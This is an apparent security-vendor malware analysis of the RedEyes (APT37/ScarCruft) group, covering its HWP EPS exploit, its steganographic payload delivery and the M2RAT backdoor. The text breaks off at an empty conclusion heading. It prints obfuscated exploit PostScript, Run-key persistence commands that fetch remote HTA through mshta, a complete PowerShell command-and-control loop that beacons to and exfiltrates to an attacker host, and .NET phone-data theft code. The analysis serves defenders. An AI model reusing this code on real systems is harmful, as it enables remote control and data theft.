Hangeul (HWP) malware using steganography: RedEyes (ScarCruft)

muhan ⋮⋮ 2/14/2023

The AhnLab Security Emergengy response Center (ASEC) analysis team confirmed in January that the RedEyes attack group (also known as APT37, ScarCruft) was distributing malicious code through the Hangul EPS (Encapsulated PostScript) vulnerability (CVE-2017-8291). did In this report, the latest domestic activities of the RedEyes group are shared.

1. Overview

The RedEyes group is known to steal not only personal PC information but also cell phone data targeting specific individuals, not companies. The main characteristics of this RedEyes group attack case are the use of Hangul EPS vulnerability and the spread of malicious code using steganography technique.

The Hangul EPS vulnerability used in the attack is an old vulnerability that has already been patched in the latest version of the Hangul word processor. The attacker seems to have attempted an attack after knowing in advance that the attack target (individual) is using an old version of Hangul word processor that supports EPS. In addition, cases in which the RedEyes group distributed malicious codes using steganography techniques have been confirmed in the past. In 2019, Kaspersky disclosed that the downloader malware used by the ScarCruft (RedEyes) group used steganography to download additional malware.

The reason for classifying this attack into the RedEyes group is that steganography was used to download malicious code, and the registry RUN key registration command related to automatic execution for maintaining C&C server communication (continuity) is similar to the form used in the past. Because.


Also, the RedEyes group is known to use PowerShell and Chinotto malware to steal PC information and perform remote control. However, in this attack, unlike the Chinotto malware, a new malware that executes C&C commands using a shared memory section was identified.

The ASEC analysis team cited the shared memory section name for the newly identified malware.**M2RAT (Map2RAT)**named.

Type	Name	Handle
Section	₩Sessions₩1₩BaseNamedObjects₩RegistryModuleInputMap2	0x1d4
Section	₩Sessions₩1₩BaseNamedObjects₩FileInputMap2	0x220
Section	₩Sessions₩1₩BaseNamedObjects₩CaptureInputMap2	0x224
Section	₩Sessions₩1₩BaseNamedObjects₩ProcessInputMap2	0x228
Section	₩Sessions₩1₩BaseNamedObjects₩RawInputMap2	0x22c
Section	₩Sessions₩1₩BaseNamedObjects₩TypingRecordInputMap2	0x230
Section	₩Sessions₩1₩BaseNamedObjects₩UsbCheckingInputMap2	0x234
Section	₩Sessions₩1₩BaseNamedObjects₩FileResultMap2	0x258
Section	₩Sessions₩1₩BaseNamedObjects₩ProcessResultMap2	0x260
Section	₩Sessions₩1₩BaseNamedObjects₩RawResultMap2	0x274
Section	₩Sessions₩1₩BaseNamedObjects₩TypingRecordResultMap2	0x278
Section	₩Sessions₩1₩BaseNamedObjects₩UsbCheckingResultMap2	0x284

[Figure 1] Shared memory section name information

Through this report, we learn about the RedEyes group's initial access, defense evasion, persistence, and the latest command control and information leakage (exfiltration) of the newly identified M2RAT malware. Share TTPs (Tactics, Techniques, and Procedures).



[Figure 2] Attack Scenario Flow Chart

2. Analysis

2.1. Initial Access

On January 13, the attack situation of the Hangul EPS vulnerability (CVE-2017-8291) under the name of "Form.hwp" was confirmed in AhnLab Smart Defense (ASD). At the time of analysis, HWP documents were not collected, but EPS files that cause vulnerabilities were obtained.

Target Type	File Name	File Size	File Path
Current	gbb.exe	44.66 KB	%ProgramFiles% (x86)\hnc\common80\imgfilters\gs
Parent	hwp.exe	4.13 MB	%ProgramFiles% (x86)\hnc\hwp80\hwp.exe
LoadedDocumentFileByParent	양식.hwp	32 KB	%SystemDrive%\users\%ASD%\desktop\양식.hwp

[Figure 3] ASD infrastructure log


An EPS file is a kind of graphic file format, and is a file that expresses a graphic image using the PostScript programming language made by Adobe. High-definition vector images can be expressed through EPS, and Hangul word processor supported a third-party module (ghostscript) to process EPS. However, due to the increase in abuse cases such as APT attacks using EPS vulnerabilities, the EPS processing third-party module was removed from Hangul and computer.

For reference, the ASEC analysis team released a detailed analysis report on the CVE-2017-8291 vulnerability in 2019 .

The "form.hwp" file included the vulnerable EPS file (CVE-2017-8291) shown in [Figure 4], and when the user reads the document file ("form.hwp"), the vulnerability causes attackers to access the third-party module. The shellcode works.

```
50D43224521746A7C21542D15851AC51A43055260756776561737321 53A6F03446C5274011C6D0A6526425716821AFD
0F0453153A7A1865650566254054 45D65EBC124C065766760F0441560A6F0C43670347075B63402130131C2E4D547D8
251430F0C56153A7216650D027527544 5129178AC031B4107760F6F02562F6261153A6705541552750 27C6C13247310
11362215003A5A1750052A4D205E> def
0 1 IEnYbf83Bf length 1 sub
{
312 pop 23 pop  /Index exch def
    IEnYbf83Bf 312 pop 23 pop dup 312 pop 23 pop Index 312 pop 23 pop 312 pop 23 pop get 312 po
    <6356565635767653563563563564356343214554334517747424b23a9c237a25> Index 31 and get xor Ind
} for
312 pop 23 pop IEnYbf83Bf 312 pop 23 pop 312 pop 23 pop cvx 312 pop 23 pop 312 pop 23 pop exec
```

[Figure 4] EPS vulnerability code ("form.hwp")




[Figure 5] Stage 1. Shellcode execution using EPS vulnerability

The shellcode downloads an image (JPEG) file from the attacker's server (C&C) and decrypts the encoded PE file that exists inside the image file. It also creates a PE file in the %temp% path and executes it.


2.2. Defense Evasion

The shellcode downloaded the image file from the attacker's server and executed additional malicious code. That is, the attacker used a steganography technique that includes malicious code in an image, which is presumed to be a technique used to evade network detection. The steganography image file used by the attacker seems to have been obtained from a website that provides desktop images called "wallup.net".



[Figure 6] Steganography image file

An image file consists of a normal JPEG header, meta data (XOR key, file size) required for decoding a PE file, and an encoded PE file.



[Figure 7] Steganography image file composition information

PE decoding performs xor by byte by using a 16-byte xor key.


- 16 byte xor key: FD DD 28 F5 7C 48 8E 7E 0C E0 17 77 35 87 3B 49 (
  0xFD xor 0xB0) = 0x4D (M)
  (0xDD xor 0x87) = 0x5A (Z)
  (0x28 xor 0xB8) = 0x90
  (0xF5) xor 0xF5) = 0x00
  (*MZis the signature of the PE file.)

The final decoded PE file is created and executed under the name lskdjfei.exe in the %temp% path. The function of the executed PE file is to download additional backdoor malware (M2RAT) and inject it into explorer.exe, and add power shell and mshta commands to the registry Run key related to auto-execution to maintain continuity with the attacker's server.

2.3. Persistence

The executed lskdjfei.exe registers the following command in the registry Run key to maintain continuity with the attacker's server.

- Registry key path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Value Name: RyPO
- Value: c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta hxxps://www.*****elearning.or[.]kr/popup/handle/1.html



[Figure 8] Stage 2. Execute the decrypted PE file (download backdoor, add persistence)

It was confirmed that the command registered in the registry Run key is similar to the ScarCruft (RedEyes) group report released by Kaspersky in 2021 .

[ScarCruft's 2021 Registry Run Key Command (by Kaspersky)]

- c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 300000 2.2.2.2 || mshta hxxp://[redacted].cafe24[.]com/bbs/probook/1.html

[**RedEyes (ScarCruft) 2023 Registry Run Key Registration Command**]

- c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta hxxps://www.*******learning.or[.]kr/popup/handle/1.html

Whenever the system is booted by the registered registry key, PowerShell and Windows normal utility mshta are executed on the victim host PC. At the time of analysis, HTA (HTML Application) files containing JS (JavaScript) codes were collected in the “1.html” file that mshta downloads from the attacker's server.

The JS code executes the PowerShell command, receives the command from the attacker server, executes it, and delivers the result.

When PowerShell adds the “U” parameter to the attacker server address and passes the computer name and user name, the attacker server encodes the CMD command to be executed in BASE64 and sends it to the victim host. Encoded BASE64 commands are decoded and executed again by PowerShell, and the command execution result is saved as a file in the %temp%\vnGhazwFiPgQ path. Then, by adding “R” parameter to the attacker’s server, the command execution result is transmitted in BASE64 encoded state.


- hxxps://www.*******elearning.or[.]kr/popup/handle/log.php?**U=[computer name]+[user name]**// receive attacker command
- hxxps://www.*******elearning.or[.]kr/popup/handle/log.php?**R=[BASE64 encoding]**// Send command execution result

```
Start-Sleep -Seconds 118;
$FycWzRcyPPSb = $env:COMPUTERNAME + '-' + $env:USERNAME;
$hHzSgPU = 'https://www.[redacted]elearning.or.kr/popup/handle/log.php' + '?U=' + $FycWzRcyPPSb;
$cHRP = $env:TEMP + '\vnGhazwFiPgQ';
if (!(Test-Path $cHRP))
{
    cmd.exe /c reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v RyPO /d 'c:\windows\system32\cmd.
    PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta
    https://www.[redacted]elearning.or.kr/popup/handle/1.html' /f;
}
function vAMykMMD($nhdrKGKVpsioSe, $yrSCZ)
{
    $WqOkVPcwDuVXCJ = [System.Text.Encoding]::UTF8.GetBytes($yrSCZ);
    [System.Net.HttpWebRequest] $FrVJvvIX = [System.Net.WebRequest]::Create($nhdrKGKVpsioSe);
    $FrVJvvIX.Method = 'POST';
    $FrVJvvIX.ContentType = 'application/x-www-form-urlencoded';
    $FrVJvvIX.ContentLength = $WqOkVPcwDuVXCJ.Length;
    $cHRPU = $FrVJvvIX.GetRequestStream();
    $cHRPU.Write($WqOkVPcwDuVXCJ, 0, $WqOkVPcwDuVXCJ.Length);
    $cHRPU.Flush();
    $cHRPU.Close();
    [System.Net.HttpWebResponse] $qPGpri = $FrVJvvIX.GetResponse();
    $lxMRQVot = New-Object System.IO.StreamReader($qPGpri.GetResponseStream());
    $cHRPULT = $lxMRQVot.ReadToEnd();
    return $cHRPULT;
}
do
{
    Try
    {
        $ssb = vAMykMMD $hHzSgPU '';
        If ($ssb -ne 'null' -and $ssb -ne '')
        {
            $ssb=$ssb.SubString(1, $ssb.Length - 2);
            $KALtEshqRfSNWX = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($ssb))
            if ($KALtEshqRfSNWX)
            {
                cmd.exe /c $KALtEshqRfSNWX > $cHRP;
                $WqOkVPcwDuVXCJFER = Get-Content $cHRP;
                $AwDXhDx = 'R=' + [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($WqOk
                vAMykMMD $hHzSgPU $AwDXhDx;
            }
        }
    } Catch{}
    Start-Sleep -Seconds 7;
}while($true -eq $true)
```

[Figure 9] PowerShell code related to persistence

2.4. M2RAT (Map2RAT)

The backdoor that is finally executed is injected into explorer.exe and operates. The main function of the backdoor is to perform basic remote control malware functions such as key logging, data (document, voice file) leakage, process execution/termination, and screen capture.



[Figure 10] Stage 3. M2RAT backdoor execution stage


However, the backdoor malware identified this time has a different command system from the previously known Chinotto malware, and does not store keylogging data and screen capture records in the victim system, but transmits them to the attacker's server, leaving no traces of leaked data on the victim system. am.

The ASEC analysis team cited the common part of the name of the shared memory section used for C&C communication for the newly identified malicious code, M2RAT (**Map2**RAT) was named.

- FileInput**Map2**
- ProcessInput**Map2**
- CaptureInput**Map2**
- RawInput**Map2**
- RegistryModuleInput**Map2**
- TypingRecordInput**Map2**
- UsbCheckingInput**Map2**

2.4.1. Command and Control of M2RAT

M2RAT's C&C communication command system receives commands from the attacker's server as the body of the POST method, and the meaning of the commands is shown in [Table 1] below.



[Figure 11] M2RAT C&C communication capture screen (Fiddler)

C&C commands	explanation
OKR	Commands received at the time of initial C&C communication connection
URL	Registry key value modification for C&C update


UPD	Update the C&C you are currently connected to
RES	C&C connection termination (M2RAT termination)
UNI	C&C connection termination (M2RAT termination)
CMD	Perform remote control commands (keylogging, process creation/execution, etc.)

[Table 1] Attacker command information

The attacker server of M2RAT manages the host by MAC address to identify the victim host. If M2RAT is infected, the MAC address is encoded (XORed) as 0x5C in the “Version” value of the registry “HKCU\Software\OneDriver” path and stored. The encoded MAC address value is used by the attacker's server to identify the victim host.

- Registry key path: HKCU\Software\OneDriver
- Value Name: Version
- Value: XOR-encoded (0x5C) MAC address of the victim host

The resulting value of the command transmitted by the attacker to the victim host is stored in the “_encoded MAC address value_2” folder of the attacker’s server, and the file captured by M2RAT is “_encoded MAC address value_cap” ” folder. (Refer to [Figure 12])



[Figure 12] Attacker server (**example**)

(The server screen in [Figure 12] is a screen built by AhnLab's analysis system similar to the attacker's web server.)

In addition, M2RAT XOR-encodes the attacker's server address information to the “Property” value of the same registry key path as the MAC address and stores it as 0x5C.

- Registry key path: HKCU\Software\OneDriver
- Value name: Property
- Value: Attacker server address XOR-encoded (0x5C) value

Later, the attacker can send “URL” and “UPD” commands to M2RAT to update the attacker’s server address (refer to [Table 1]). The “URL” command is a command used to update the registry key with a new attacker address. , “UPD” command is a command to change the attacker server address of currently running M2RAT.

M2RAT's remote control command is made by receiving the CMD command from the attacker's server. In the case of the Chinotto malware previously confirmed to have been used by the RedEyes group, remote control commands were executed in the form of ***query strings , but in the case of M2RAT, a shared memory section was created to execute remote control commands from the attacker's server.*** This seems to be to evade network detection by concealing command information as the POST body, just as the attacker used steganography in the initial infiltration stage.
(**** Query string*** : a string starting with a question mark at the end of the URL)

The CMD command is delivered through the shared memory, and the name information of the memory section is shown in [Table 2].

section name	**function**
RegistryModuleInputMap2	Transmission of additional module execution results (ex. mobile phone data leakage module)
FileInputMap2	(A:\ ~ Z:\) Search drive files, create/write files, read files, change file time
CaptureInputMap2	Screen capture of current victim host PC
ProcessInputMap2	Check process list, process creation/termination
RawInputMap2	Executing a process using the ShellExectueExW API
TypingRecordInputMap2	Keylogging data leak
UsbCheckingInputMap2	USB data leak (hwp,doc,docx,xls,xlsx,ppt,pptx,cell,csv,show,hsdt,mp3,amr,3gp,m4a,txt,png,jpg,jpeg,gif,pdf,eml)

[Table 2] Functions of the shared memory section

2.4.2. Information Exfiltration

M2RAT's information leakage function includes screen capture of the victim host, process information, key logging, and data (document, voice file) leakage. First, in the case of screen capture, even if the attacker does not issue a command, it is periodically captured and sent to the attacker's server, and the server saves it as “result_[number]” in the “_encoded MAC address value_cap” folder.

In addition, all data leakage information is stored in the “_encoded MAC address value_2” folder of the attacker’s web server.

In particular, if there are documents and voice recording files that are sensitive data in a removable disk or shared folder, the files are copied to the %TEMP% path, password-compressed with Winrar (RAR.exe), and the result is sent to the attacker's server.

- Data copy folder path: %Temp%\Y_%m_%d_%H_%M_%S // (ex. %TEMP%\Year_Month_Day_Hour_Minute_Second)
- File extension : hwp,doc,docx,xls,xlsx,ppt,pptx,cell,csv,show,hsdt,mp3,amr,3gp,m4a,txt,png,jpg,jpeg,gif,pdf,eml

The RAR.exe options used are as follows. The compressed file creation path is the same as the %TEMP% folder path.

- a -df -r -hp**dgefiue389d@39r#1Ud**-m1 “Compressed file creation path” “Compressed destination path”

option name	explanation
a	compression
df	Delete files after compression
r	Compressed File Recovery
hp	File data and header encryption
m	Set compression level

[Table 3] Description of RAR compression options

The ASEC analysis team was able to additionally identify information leaking malware that communicates with M2RAT through the AhnLab Smart Defense (ASD) infrastructure. The malicious code steals document files stored in the mobile phone and uses M2RAT.**RegistryModuleResultMap2**It was identified as a .Net file sending leak data to a shared memory section named .

```
if (list.Count <= 0)
{
    portableDeviceFolder3 = portableDeviceFolder2;
    dictionary.Add(portableDevice4.DeviceId, portableDeviceFolder3);
    string s = JsonConvert.SerializeObject(portableDeviceFolder3);
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    if (memoryMappedFile != null)
    {
        memoryMappedFile.Dispose();
    }
    memoryMappedFile = MemoryMappedFile.CreateNew("RegistryModuleResultMap2", (long)(bytes.Len
    MemoryMappedViewStream memoryMappedViewStream = memoryMappedFile.CreateViewStream();
    memoryMappedViewStream.Write(BitConverter.GetBytes(0), 0, 4);
    memoryMappedViewStream.Write(bytes, 0, bytes.Length);
    memoryMappedViewStream.Flush();
    memoryMappedViewStream.Seek(0L, SeekOrigin.Begin);
    memoryMappedViewStream.Write(BitConverter.GetBytes(bytes.Length), 0, 4);
    memoryMappedViewStream.Flush();
    goto IL_518;
}
```

[Figure 13] Code to transmit leaked data to M2RAT

```
try
{
    string path = commandLineArgs[1];
    string text = commandLineArgs[2];
    if (text.EndsWith("\\"))
    {
        text = text.Substring(0, text.Length - 1);
    }
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    PortableDeviceCollection portableDeviceCollection = new PortableDeviceCollection();
    portableDeviceCollection.Refresh();
    foreach (PortableDevice portableDevice in portableDeviceCollection)
    {
        if (string.IsNullOrWhiteSpace(portableDevice.Name) || !portableDevice.Name.Contains(":"))
        {
            portableDevice.Connect();
            PortableDeviceFolder root = portableDevice.Root;
            IPortableDeviceContent contents = portableDevice.getContents();
            PortableDeviceObject portableDeviceObject = portableDevice.Root.FindDir(path, ref contents);
            if (portableDeviceObject == null)
            {
                break;
            }
            PortableDeviceFolder portableDeviceFolder = portableDeviceObject as PortableDeviceFolder;
            if (portableDeviceFolder != null)
            {
                portableDeviceFolder.CopyFolderToPC(portableDevice, ref contents, text, true);
            }
            else
            {
                PortableDeviceFile portableDeviceFile = portableDeviceObject as PortableDeviceFile;
                if (portableDeviceFile != null)
                {
                    portableDevice.TransferContentFromDevice(portableDeviceFile, text, portableDeviceFile.Name);
                }
            }
        }
    }
    return;
}
catch (Exception value)
{
    Console.WriteLine(value);
    return;
}
}
string[] source = new string[]
{
    ".hwp",
    ".hwpx",
    ".doc",
    ".docx",
    ".xls",
    ".xlsx",
    ".ppt",
    ".pptx",
    ".cell",
    ".csv",
    ".show",
    ".hsdt",
    ".amr",
    ".txt",
    ".pdf",
    ".eml"
};
```

[Figure 14] Mobile phone data stealing target (extension) information

The PDB information of the corresponding .Net file is as follows.

- PDB: E:\MyWork\PhoneDataCp\PhoneDeviceManager\PhoneDeviceManager\obj\x86\Release\PhoneDeviceManager.pdb

3. Conclusion

